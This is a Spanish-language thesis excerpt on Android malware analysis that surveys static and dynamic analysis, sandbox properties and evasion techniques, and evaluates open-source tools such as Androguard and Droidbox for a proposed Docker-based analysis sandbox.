El análisis estático de código malicioso consiste en examinar los archivos binarios de un programa sin ejecutar sus instrucciones. El análisis estático básico examina un ejecutable sin ver las instrucciones de código utilizando un antivirus, huellas digitales (hash) de segmentos de código y detección de código empacado u ofuscado. El análisis estático avanzado revela las instrucciones de código del ejecutable, textos y librerías ligadas utilizando ingeniería inversa (Sikorski & Honig, 2012) (Kasama, 2014) (Syarif, Yudi, & Imam, 2015).

Grafos de control de flujo

Los grafos de control de flujo son la base para deducir el comportamiento de un programa y muestra cómo la información se propaga a lo largo de una secuencia de declaraciones. Cada posible camino en el grafo corresponde a una potencial ejecución del programa.

Es importante denotar la generalidad de esta representación ya que los grafos de control de flujo (con las siglas CFG's en inglés) pueden ser utilizados para representar el control de flujo de programas escritos en cualquier lenguaje. La ilustración 3 muestra un simple programa en el lenguaje de programación Basic y su correspondiente grafo de control de flujo (Zeller, 2009).




Ilustración 3 - Control de flujo de programa en Basic.

Fuente: Zeller, 2009

Análisis dinámico

El análisis estático consiste en ejecutar el código malicioso en un ambiente aislado y observar sus acciones. Es posible desarrollar un modelo del comportamiento de un programa con solo monitorear sus interacciones con el sistema de archivos, registro (en el caso de Windows), otros procesos y el acceso a red. El análisis dinámico básico consiste en monitorear las interacciones del proceso de código malicioso con el sistema. El análisis dinámico avanzado utiliza un depurador para examinar el estado interno de un ejecutable malicioso (Kendall, 2007) (Sikorski & Honig, 2012).

Cajas de arena

El termino "caja de arena" (en inglés "sandbox") es empleado para describir el mecanismo de seguridad utilizado para ejecutar programas no confiables en un ambiente seguro y sin presentar un riesgo a sistemas reales. Las cajas de arena comprenden ambientes virtualizados que generalmente simulan servicios de red, de esta forma los programas a ser analizados van a operar normalmente. (Sikorski & Honig, 2012).

El análisis ejecutado en un sandbox es llamado análisis de caja negra y permite monitorear el comportamiento del código malicioso. Una de las ventajas de este análisis es que no es afectado por empacadores de código o técnicas de ofuscado pues son empleadas frecuentemente por desarrolladores de código malicioso para hacer el análisis de código estático y la ingeniería inversa lenta y difícil. Una desventaja es que solo permite observar y analizar comportamientos que ocurren durante el tiempo de ejecución (Kasama, 2014).

El análisis de código malicioso en una caja de arena tiene tres propiedades importantes (Kasama, 2014) (Yoshioka, Takahiro, & Tsutomu, 2016):

Observabilidad

Es una propiedad en términos de poder observar los comportamientos en consideración. Por ejemplo, ver cambios en las llaves del registro de Windows, comportamiento de red, entre otros.

Contención

Representa dos sub-propiedades: una para prevenir que la muestra ejecutada ataque o infecte a un sistema remoto fuera de la caja de arena (Contención de ataques salientes) y otra para suprimir una fuga de información importante del sistema de análisis debido a que puede ser utilizado en su contra (e.g. detección de caja de arena).

Eficiencia

Es la propiedad de proveer constantemente resultados de análisis con suficiente información en un lapso razonable.

Agrupación de código malicioso

Existe una gran cantidad de código malicioso con funcionalidades muy similares en existencia. Esto es debido a la reutilización de código fuente, compilador, opciones de compilador, técnicas de polimorfismo y de ofuscación. Está ultima técnica en particular es empleada por los autores de código malicioso para empacar el código malicioso, ocultar su código y características. Como consecuencia, se genera una enorme cantidad huellas digitales distintas (MD5, SHA1, SHA 256) por cada muestra de código malicioso. Lo anterior dificulta su identificación, agrupación y análisis. Las técnicas empleadas en la agrupación de variantes de código malicioso de acuerdo con sus similitudes han sido ampliamente estudiadas como una forma efectiva de analizar una gran cantidad de variantes de código malisios (Kendall, 2007) (Kasama, 2014).

Los métodos de agrupación de código malicioso se pueden dividir en dos enfoques: basado en características estáticas y basado en características de comportamiento. El primer enfoque requiere que en ocasiones se desempaque el código de una muestra para poder analizar sus características; en el segundo caso es necesario observar durante el tiempo de ejecución las características de comportamiento del código malicioso (Kasama, 2014).

Técnicas de evasión de cajas de arena

El código malicioso se aprovecha de varias técnicas para sortear la tecnología de la caja de arena. Hay numerosas contramedidas puestas por los autores de código malicioso para superar la seguridad brindada por la caja de arena. Los métodos de ayer no son completamente efectivos contra el código malicioso de hoy. Utilizando esas técnicas evasivas, el código malicioso es capaz

de eludir firewalls efectivos y puertas de enlace de red. Además, pueden evitar ser descubiertos por la caja de arena. Existen cuatro técnicas de evasión fundamentales utilizadas por el código malicioso (Keragala, 2016):

- Técnicas de evasión de ambientes específicos: La versión del ambiente de ejecución, librerías, versión del navegador de internet y otros factores pueden general una huella digital única. Si el autor del código malicioso puede identificar el ambiente como uno “bloqueado”, el código malicioso puede determinar que muy probablemente sea una caja de arena y modificará su comportamiento para evitar ser detectado (Singh & Bu, 2016).

- Técnicas evasión por detección de interacción humana: UpClicker, un troyano analizado en el año 2012 fue una de las primeras muestras en utilizar los clics del ratón para detectar actividad humana. Otras muestras han comenzado a permanecer latentes hasta detectar más de dos clics y asegurarse que vienen de una persona actual y no de una caja de arena simulando una persona. La velocidad súper humana es otra seña de que una muestra está siendo analizada en una caja de arena, por lo cual el código malicioso puede asumir que la interacción con el sistema es simulada (Singh & Bu, 2016).

- Técnicas evasión por detección de máquina virtual: Las técnicas de máquina virtual consisten en detectar la tecnología subyacente (Hipervisor o simulador), detección de un producto de caja de arena en específico (por medio de sus archivos o procesos) y detección de ambientes artificiales. Una máquina virtual puede ser detectada por medio del registro de Windows, sus

archivos (Drivers de software), procesos, nombre de dispositivos de hardware simulado, SMBIOS, tablas ACPI, puertos IO, entre otros (Besler, Willems, & Hund, 2018).

- Técnicas específicas de configuración: Estás técnicas comprenden métodos de evasión como desencadenadores, sueño extendido y ocultamiento de procesos. Por ejemplo, el sueño extendido es uno de los métodos de evasión más comunes donde el código malicioso espera un tiempo prudente a que termine la ejecución del análisis de código malicioso de un sistema. El hecho de que la ejecución de una caja de arena es computacionalmente costosa hace que esta técnica sea efectiva con frecuencia (Keragala, 2016).

Sistema Operativo Android

Android es un sistema operativo de código abierto para dispositivos móviles y un proyecto de código fuente liderado por Google. El objetivo de Android es el evitar un punto central de fallo en el que una sola empresa de la industria pueda restringir el control o la innovación de otras empresas. Con este fin, Android es un sistema operativo con calidad de producción para productos de consumidores (Google LLC, 2019).

Arquitectura de Android

La pila de software de Android se muestra en la ilustración 4.




Ilustración 4 - Arquitectura de Android.

Fuente: Adaptado de Google LLC, 2019

Android se encuentra construido sobre las bases de un núcleo de Linux. Como cualquier otro sistema operativo Unix, el núcleo provee los controladores para el hardware, redes, acceso al sistema de archivos y administración de procesos.

Sobre el núcleo, opera el espacio de usuario escrito en código nativo que consiste en el proceso "Init" (Primer proceso iniciado), varios demonios nativos, cientos de librerías nativas que son utilizadas en varias partes del sistema y la capa de abstracción de hardware (HAL) (Elenkov, 2015).

Sobre el espacio de usuario opera la máquina virtual Dalvik o el Android Runtime (ART) junto con todas las librarías propias de Android. En la versión de Android 5.0, Dalvik fue reemplazado por ART (Linder, 2014).

Aplicaciones de Android

Una aplicación de Android está escrita en Java. El código fuente de Java es compilado a un archivo *class* (.class) para luego ser convertido a un ejecutable de Dalvik o ART. Las aplicaciones de Android se ejecutan sobre una máquina virtual basada en registros que la diferencia de la máquina virtual de Java para computadoras de escritorio (JVM) la cual opera por medio de pilas. El código ejecutable para la máquina virtual reside dentro de un archivo *dex* (.dex) o Dalvik Executable (Buddhdev, Faruki, Gaur, & Laxmi, 2016).

Android Runtime (ART) y Dalvik

El Android Runtime (Tiempo de corrida de Android o ART) es un ambiente de tiempo de corrida utilizado por las aplicaciones y ciertos servicios del sistema de Android. ART y su predecesor Dalvik fueron creados específicamente para el proyecto Android. ART y Dalvik son ambientes en tiempo de corrida compatibles, utilizan bytecode DEX por lo que aplicaciones desarrolladas para Dalvik pueden ser ejecutadas en ART (Google LLC, 2019).

Dalvik Executable (DEX y ODEX)

ART y Dalvik no pueden ejecutar archivos de bycode de Java directamente (Archivos .class). Su formato de entrada nativo es el Dalvik Executable (DEX) (Elenkov, 2015). El formato DEX es utilizado para almacenar un conjunto de definiciones de clases de Java y sus respectivos datos adjuntos (Google LLC, 2019). Existe una variación de DEX llamada ODEX (Optimized DEX), la

cual es código DEX convertido a un formato dependiente de plataforma como parte de una optimización realizada en tiempo de instalación (Elenkov, 2015).

APK

Las aplicaciones de Android son instaladas por medio de un paquete comúnmente conocido como archivo APK. Los archivos APK's contienen el código, recursos y el manifiesto de las aplicaciones. Los archivos APK's son simplemente archivos compresos en formato ZIP que pueden ser examinados con cualquier utilidad de descompresión de archivos. La convención de nombres de archivos utiliza un estilo de nombre de dominio reverso para evitar colisiones entre nombres de archivos (Teoh, 2019).

Es siguiente diagrama ilustra la estructura interna de un archivo APK (Buddhdev, Faruki, Gaur, & Laxmi, 2016)




Ilustración 5 - Formato interno de un archivo APK.

Fuente: Adaptado de Google LLC, 2019

ADB

Desde sus versiones iniciales, Android ha incluido una poderosa herramienta que permite realizar depuración interactiva y analizar el estado de un dispositivo llamada Android Debug Bridge (ADB). ADB se encuentra generalmente deshabilitado en dispositivos de consumidores, pero puede ser habilitado desde la interfaz gráfica del sistema operativo. Debido a que ADB provee acceso al sistema de archivos del dispositivo y a sus aplicaciones, puede ser utilizado para obtener acceso no autorizado a sus datos (Elenkov, 2015).

Código malicioso para Android

Al igual que las computadoras de escritorio, los dispositivos que operan con el sistema operativo Android se encuentran expuestos al riesgo de infección de código malicioso. Google se refiere al código malicioso (puertas traseras, phishing, spyware y otros) como "Aplicaciones potencialmente dañinas" (Elenkov, 2015).

Un dispositivo Android infectado con código malicioso se comporta un poco diferente a una computadora de escritorio que se encuentra infectada. En general, no existen señales que alerten al usuario sobre la infección del dispositivo y los comportamientos sospechosos pueden ser atribuibles a obsolescencia del hardware (Symantec Corporation, 2019).

Tipos de código malicioso para Android

La mayoría del código malicioso para Android puede ser categorizado en dos tipos:

- Instaladores falsos y troyanos SMS: Aplicaciones que pretenden ser el instalador de software legítimo y engañan a los usuarios al instalarlo en sus dispositivos. Cuando son ejecutados, la aplicación va a desplegar un documento de “Acuerdo de Usuario”. En el momento que el usuario acepta el acuerda, esta envía mensajes SMS de alto costo. La funcionalidad prometida casi nunca está disponible. Hay variantes con aplicaciones legitimas re-empacadas. Estas proveen la misma funcionalidad a la aplicación original que contienen código adicional para enviar SMS de forma secreta durante la ejecución de fondo. Este tipo de troyano es fácil de implementar y se estima que en promedio cada muestra de troyano desplegada genera una ganancia de aproximadamente $10 dólares americanos.

- Spyware y Botnet. Otro tipo de código malicioso observado es clasificado como spyware y tiene capacidad de transmitir datos privados a un servidor remoto. En una forma más compleja, el código malicioso también puede recibir comandos de un servidor y comenzar actividades específicas en las cuales pasa a formar parte de un botnet. En el verano del 2012, el sofisticado ataque Eurograbber demostró lo lucrativo que puede ser este tipo de código malicioso. Robó cerca de 36 millones de Euros de clientes de bancos de Italia, Alemania, España y Holanda (Van Der Veen & Rossow, 2018).

Capítulo III: Marco metodológico

Tipo de investigación

El tipo de investigación a realizar es cuantitativo con un modelo evaluativo, el cual, a diferencia del modelo clásico experimental, se basa en un modelo utilitario en lugar de un método en específico (Suchman, 1967). Por lo tanto, se espera que esta forma de investigación tenga un impacto en el mundo real (Prochaska, 2019).

Alcance Investigativo

El alcance investigativo es exploratorio ya que se está investigando un problema poco estudiado y se están provisionando los insumos y herramientas para futuros estudios sobre el tema (Hernández Sampieri, 2014).

Enfoque

El enfoque de la investigación es cualitativo. Se presentará un conjunto de procesos que se van a ejecutar de forma secuencial y probatoria. El problema planteado es de estudio delimitado y concreto sobre un fenómeno (Hernández Sampieri, 2014), en este caso, sobre código malicioso que afecta a la plataforma Android y las respectivas herramientas de análisis seleccionadas.

Diseño

El diseño de la investigación es preexperimental cuantitativa. Esto debido a que es este es un estudio exploratorio y el grado de control es mínimo. También existe la posibilidad de que esta investigación sirva como base para futuras investigaciones experimentales sobre el tema. (Fenández Collado & Baptista Lucio, 2014).

Población

La población está compuesta por muestras de código malicioso para Android obtenidos del repositorio "Android Malware Samples" en GitHub. A la fecha elaboración de esta investigación, la población total de era de 216 muestras (Bhatia, GitHub, 2019).

Muestreo

El muestreo es intencional. Debido a la complejidad del problema, no todas las muestras pueden ser analizadas por limitaciones técnicas. Por ejemplo, la muestra falla en su ejecución, requiere hardware real o es incompatible con la versión del sistema operativo utilizado por el simulador. También existe la necesidad de medir la eficacia de la herramienta por lo que es imperativo utilizar muestras que cuenten con experimentos de seguridad previamente realizados y publicados para que sean línea base del análisis de resultados.

Técnicas e instrumentos de recolección de datos

Las siguientes técnicas se van a utilizar para recolectar datos:

- Observaciones del proceso de instalación de la herramienta de análisis de código malicioso y los siguientes instrumentos:

    - Bitácoras de instalación.
    - Mediciones de tiempo de instalación.
    - Capturas de pantalla.

- Observaciones del proceso de análisis de código malicioso sobre muestras junto con los siguientes instrumentos:

    - Bitácoras de ejecución
    - Código fuente
    - Capturas de pantalla
    - Grafos de control de flujo

- Revisión documental del proceso de instalación y uso de las herramientas de análisis de código malicioso y los registros de los siguientes instrumentos:

    - Bitácoras de instalación
    - Código fuente
    - Licencias de software

- Revisión documental de publicaciones acerca de análisis de muestras de código malicioso para Android y los registros de los siguientes instrumentos:
    - Bitácoras de ejecución
    - Código fuente
    - Capturas de pantalla
    - Grafos de control de flujo

Capítulo IV: Desarrollo de la solución

Evaluación de herramientas de caja de arena

La siguiente tabla presenta un resumen de la evaluación de las tres soluciones de caja de arena consideradas durante la investigación:

Herramienta	**Licenciamiento**	**Código abierto**	**¿Es compatible el licenciamiento?**	**Última fecha de actualización**	**Documentación disponible y clara**	**Instalación y ejecución exitosa**
CuckooDroid	No disponible	Sí	No se puede determinar	2 años	No	No
AndroPyTool	No disponible	Sí	No se puede determinar	Menos de un año	No	No
Joe Sandbox Mobile	Privado	No	No	Menos de un año	No aplica	No aplica

No fue posible ejecutar ninguna de las dos herramientas de código abierto CuckooDroid y AndroPyTool. Ambas soluciones fueron instaladas desde código fuente en máquinas virtuales de Linux 16.04. Estos programas dependen en gran parte del lenguaje de programación Python. Este presenta un considerable número de problemas de compatibilidad entre sus versiones de lenguaje y dependencias externas (Low, 2018). Ambas herramientas también dependen de otras herramientas de análisis de código malicioso de Android (e.g. Androguard), las cuales a su vez

requieren versiones especificas de Python y librerías de sistema. Durante la ejecución de CuckooDroid se encontró el siguiente problema:

```
CuckooCriticalError: Unable to import plugin "modules.processing.apkinfo": No module named androguard.core.analysis.analysis
```

Este problema se encuentra documentado en el repositorio de código fuente de la herramienta y no existe una solución documentada. En el caso de AndroPyTool, fue posible corregir la mayoría de los problemas de dependencias de Python pero no fue posible lograr que el demonio ADB y el simulador se comunicaran entre sí. Se obtuvo el siguiente error de sistema:

```
failed to start daemon *
error: cannot connect to daemon: Connection refused
Waiting until boot is completed
Boot not completed
error: device '(null)' not found
Boot not completed
error: device offline
Boot not completed
```

Al igual que en el caso de CuckooDroid, este error se encuentra documentado en el repositorio del código fuente, pero no existen soluciones al problema. Cabe mencionar que, durante la elaboración de esta investigación, una nueva versión de AndroPyTool fue liberada. Esta versión opera dentro de un contenedor Docker pero debido a limitaciones de tiempo no fue posible evaluarla y determinar si los problemas encontrados durante esta investigación habían sido resueltos.

Joe Sandbox Mobile es una solución privada que requiere pago para poder ser utilizada. Debido a sus características de licenciamiento (es un producto comercial) se determinó que dicha herramienta no es apta para ser evaluada dentro de esta investigación.

Evaluación de herramientas de análisis de código estático

La siguiente tabla muestra el resumen de la evaluación de las herramientas de análisis de código estático:

Herramienta	**Licenciamiento**	**Código abierto**	**¿Es compatible el licenciamiento?**	**Última fecha de actualización**	**Documentación disponible y clara**	**Instalación y ejecución exitosa**
Androguard	Apache License, Version 2.0	Sí	Sí	Menos de un año	Sí	Sí
Androwarn	GNU Lesser General Public License	Sí	Sí	Menos de un año	Sí	Sí
Apktool	Apache License, Version 2.0	Sí	Sí	Menos de un año	Sí	Sí
Kisskiss	No disponible	Sí	No se puede determinar	Menos de un año	No	Sí

Todas las herramientas de análisis estático de código fueron instaladas y ejecutadas en forma exitosa desde su código fuente en un ambiente Linux 16.04. Parte del resultado positivo obtenido durante el proceso de evaluación fue debido a las siguientes causas:

- Cada una de las herramientas se instaló y ejecutó en un su ambiente propio, el cual se encontraba en un estado "virgen" (sin otras herramientas de análisis instaladas que pudiesen causar incompatibilidad).
- Se instalaron solo los prerrequisitos mencionados en la documentación de la herramienta.
- Se instaló la versión especifica de Python recomendada en la documentación.

En lo que respecta a funcionalidad, el siguiente cuadro muestra un resumen de las distintas funcionalidades y características de cada una de las herramientas:

Herramienta	Extracción de manifest.xml	Extracción de resources.arsc	Decompilado y generación de CFG	Análisis patrones de comportamiento de código	Desempacado de binarios
Androguard	Sí	Sí	Sí	No	No
Androwarn	Sí	No	No	Sí	No
Apktool	Sí	Sí	Si, no genera CFG	No	No
Kisskiss	No	No	No	No	Sí

Las herramientas Androguard y Apktool ofrecen virtualmente la misma funcionalidad, con la excepción de que Apktool no genera grafos de control de flujo. Algunas características de Androwarn se encuentran presentes en Androguard. Sin embargo, Androwarn ofrece un análisis único de patrones de comportamiento que no se encuentra en ninguna de las otras herramientas. KissKiss cumple un papel único al ser el único desempacador de archivos binarios encontrado durante la búsqueda de herramientas de análisis estático.

Evaluación de herramientas de análisis de código dinámico

La siguiente tabla muestra el resumen de la evaluación de las herramientas de análisis de código dinámico:

Herramienta	Licenciamiento	Código abierto	¿Es compatible el licenciamiento?	Última fecha de actualización	Documentación disponible y clara	Instalación y ejecución exitosa
Droidbox	GNU Lesser General Public License	Sí	Sí	4 años	Sí	Sí
Xposed	No disponible	Mixto	No se puede determinar	1 año	No	Sí/No
Mobile Security Framework (MobSF)	Mixto	Mixto	No se puede determinar	Menos de un año	Sí	Sí

Droidbox y MobSF pudieron ser instaladas y ejecutadas de forma exitosa. La instalación de ambas desde código fuente no fue intentada debido a que había imágenes precompiladas de Docker disponibles al momento de realizar la evaluación. MobSF requiere varios pasos adicionales para poder realizar un análisis dinámico de código, incluyendo las configuraciones de máquinas virtuales, proxys, y simuladores de Android (Abraham, 2019).

En el caso de Xposed, la versión para Android 4.4 pudo ser evaluada en un simulador de Android. Las versiones más nuevas de la herramienta no pudieron ser instaladas en el simulador, pero probablemente operan sin problema en dispositivos reales.

En lo que respecta a funcionalidades, Droidbox y MobSF son relativamente similares con la salvedad de que MobSF ha evolucionado desde el inicio de esta investigación. Esta se ha convertido en una herramienta completa de caja de arena con funciones adicionales de análisis estático de código y una interfaz web agradable y de fácil uso (Ver apéndice 6).

Xposed es, en cambio, un marco de trabajo utilizado para cambiar el comportamiento del sistema y aplicaciones en tiempo de corrida. Esta herramienta es generalmente utilizada por otras

herramientas de análisis dinámico para inspeccionar el comportamiento de una muestra de código durante su ejecución.

Selección de tecnologías

Debido a las limitantes de tiempo para realizar esta investigación, se decidió seleccionar solamente una herramienta de análisis estático de código, Androguard, y una herramienta de análisis dinámico de código, Droidbox. Las herramientas se seleccionaron con base a los siguientes criterios técnicos:

- Modelo de licenciamiento.
- Problemas encontrados durante la instalación del software.
- Facilidad de ejecución.
- En el caso de análisis estático, cumplir con la siguiente funcionalidad:
    - Extracción del manifest.xml
    - Decompilado del código fuente.
    - Generación de grafos de control de flujo.
- En el caso de análisis dinámico, cumplir con la siguiente funcionalidad:
    - Monitoreo de red.
    - Listado de direcciones IP accedidas.
    - Monitoreo de ejecutables lanzados.
    - Reporte de archivos accedidos.
    - Reporte de llamadas.

- Reporte de envío de mensajes.
- Uso de librerías criptográficas.
- Inicio de servicios.
- Capturas de pantalla.

Las siguientes tecnologías se van a utilizar de forma complementaria:

NodeJS y Express

NodeJS es una librería en tiempo de corrida que permite la ejecución de código Javascript (Node.js Foundation, 2019). La interfaz web de la aplicación va a operar sobre la tecnología NodeJS y el marco de trabajo Express (Node.js Foundation, 2019). El desarrollo con estas tecnologías permite la elaboración rápida de prototipos. Además, existen múltiples interfaces web de código abierto compatibles con estas tecnologías.

Docker

Uno de los objetivos de está investigación es el de automatizar la instalación y ejecución de la caja de arena. Docker es una tecnología que permite crear y distribuir aplicaciones por medio de contenedores. Un contenedor permite distribuir una aplicación con todas las partes que necesita, como librerías y otras dependencias (Red Hat, Inc., 2019). Adicionalmente, el software se puede distribuir preconfigurado con redes virtuales que no requieren configuración manual por parte del usuario.

SSH

SSH es una herramienta de conectividad para acceso remoto que implementa el protocolo SSH (OpenBSD Foundation, 2019). La herramienta es utilizada para controlar las distintas instancias de Docker.

Arquitectura propuesta

A continuación, se presenta un diagrama de la arquitectura propuesta para la solución:




Ilustración 6 - Arquitectura del sistema.

Fuente: Elaboración propia

La arquitectura propuesta consta de tres componentes:

1. Andromal el cual es el componente web utilizado por el usuario y encargado de controlar los otros componentes del sistema. Este componente tiene que ser desarrollado en su totalidad.
2. Droibox, el componente encargado del análisis dinámico de código.
3. Androguard, el componente a cargo del análisis estático de código.

Cada uno de los componentes del sistema es un contenedor de Docker independiente. Este nivel de separación permite que librerías en tiempo de ejecución, utilidades y componentes de terceros estén aislados entre sí, evitando conflictos e incompatibilidades.
El uso de Docker trae otros beneficios. Por ejemplo, permite la configuración y administración automática de los siguientes recursos:

1. Red virtual compartida donde los tres contenedores son visibles entre sí.
2. Un volumen de datos virtual compartidos entre los tres contenedores. Este volumen virtual contiene:
    a. Las muestras de código malicioso que van a ser analizadas.
    b. Los resultados de las corridas de los análisis estáticos y dinámicos de código.

La solución va a emplear el patrón de comunicación maestro/esclavo donde las instancias de Droidbox y Androguard van a responder a los comandos enviados por la instancia de Andromal. El siguiente diagrama de secuencia describe el flujo de las acciones y mensajes enviados a los distintos componentes del sistema en el caso de uso de inicio de un análisis de código:




Ilustración 7 - Diagrama de secuencia - Inicio de análisis.

Fuente: Elaboración propia

Pila de software




Ilustración 8 - Pilas de software de cada contenedor.

Fuente: Elaboración propia

Cada contendor posee un ambiente en tiempo de ejecución aislado de los otros contenedores. Por lo tanto, cada ambiente tiene su propia pila de software independiente (ver ilustración 8).

